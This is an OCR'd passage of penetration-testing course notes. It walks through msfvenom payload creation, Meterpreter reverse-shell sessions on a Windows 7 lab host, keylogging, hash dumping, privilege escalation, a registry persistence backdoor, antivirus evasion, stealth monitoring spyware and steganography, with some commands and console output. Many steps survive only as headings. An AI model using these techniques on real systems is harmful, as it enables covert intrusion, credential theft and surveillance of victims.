
- Run



❖ Creating payloads with msfvenom and exploiting

MSFvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance.

- Creating payload to install in the victim PC



Defining the payload

Payload creator

To define the payload

defining the payload

defining LHOST & LPORT


Num.of iterations

file type


To define the encoding system

saving location and name

- Running msfconsole
- Set listing shell



- set the payload (***set payload winodws/x64/meterpreter/reverse_tcp***)
- set options (***show options***)
- exploiting



- After this the payload created by msfvenom should be installed in victim PC. After that the above session will start.

- Gaining system information

```
meterpreter > sysinfo
Computer        : WIN7-PC
OS              : Windows 7 (6.1 Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```


- Keylogging

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
password=1234<CR>


meterpreter >
```

- Running a vnc session
- Screenshot (***screenshot***)


❖ Checking the probability of payload detection

This is possible with ***www.virustotal.com***.



❖ Editing the payload to reduce the detection

This is possible with hexeditor in kali Linux. (***hexeditor <absolute path or relative path>***)



- # Privilege escalation


Privilege escalation happens when a malicious user exploits a bug, design flaw, or configuration error in an application or operating system to gain elevated access to resources that should normally be unavailable to that user.

❖ Horizontal privilege escalation and vertical privilege escalation


Horizontal privilege escalation, where a normal user accesses functions or content reserved for other normal users (e.g. Internet Banking User A accesses the Internet bank account of User B).

Potentially more dangerous is vertical privilege escalation (also called privilege elevation), where the attacker starts from a less privileged account and obtains the rights of a more powerful user – typically the administrator or system user on Microsoft Windows, or root on Unix and Linux systems. With these elevated privileges, the attacker can wreak all sorts of havoc in your computer systems and applications: steal access credentials and other sensitive information, download and execute malware, erase data, or execute arbitrary code. Worse still, skilled attackers can use elevated privileges to cover their tracks by deleting access logs and other evidence of their activity.

- Privilege escalation of win7 using web service with kali
  - ✓ Creating the payload




  - ✓ Creating a share to use the web service




  - ✓ Changing permissions and ownerships

  - ✓ Sharing the payload and starting web service


- ✓ Start msfconsole and configure the shell
- ✓ Sending the payload to victim machine




- ✓ Exploiting



- ✓ Previlage escalation



- ✓ Hash dumping




- Making a stable connection
  - ✓ Establish a session
  - ✓ Options for a persistence connection

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back

meterpreter >
```


  - ✓ Create the session

```
meterpreter > run persistence -X -i 10 -p 443 -r 192.168.1.3

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [ ... ]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN7-PC_20210114.1323/WIN
7-PC_20210114.1323.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=443
[*] Persistent agent script is 99683 bytes long
[+] Persistent Script written to C:\Users\win7\AppData\Local\Temp\ZQAhOD.vbs
[*] Executing script C:\Users\win7\AppData\Local\Temp\ZQAhOD.vbs
[+] Agent executed with PID 856
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eIUytqwywCDZf
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\eIUytqwywCDZf
meterpreter >
```

  - ✓ Temporary file of the meterpreter connection installed in victim pc



  - ✓ Registry of the meterpreter connection installed in victim pc





- ✓ To kill the persistent connection delete both temporary an registry file and restart pc.

• Network monitoring tools


❖ Spytech spyagent


- ✓ Install the software on the selected machine
- ✓ Configuration






- ✓ Start monitoring and switch to stealth mode (hidden mode)
- ✓ Alt+shift+ctrl+m to exit from hidden mode
- ✓ Analyzing activities by dumping key scanning results, automatically generated screenshots, used programs







❖ Power spy

Same as upper one. These tools can be configured as remote monitoring tools either.

• Steganography techniques


These techniques are normally used to make secret communications between the attacker and the agent. Steganography is the method of hiding secret data in any image/audio/video. In a nutshell, the main motive of steganography is to hide the intended information within any image/audio/video that doesn't appear to be secret just by looking at it.

❖ Quick stego

- ✓ Insert the picture with supported extension
- ✓ Insert the hidden message
- ✓ Hide the message
- ✓ Save

Reading the hidden message is also possible.

❖ Open stego

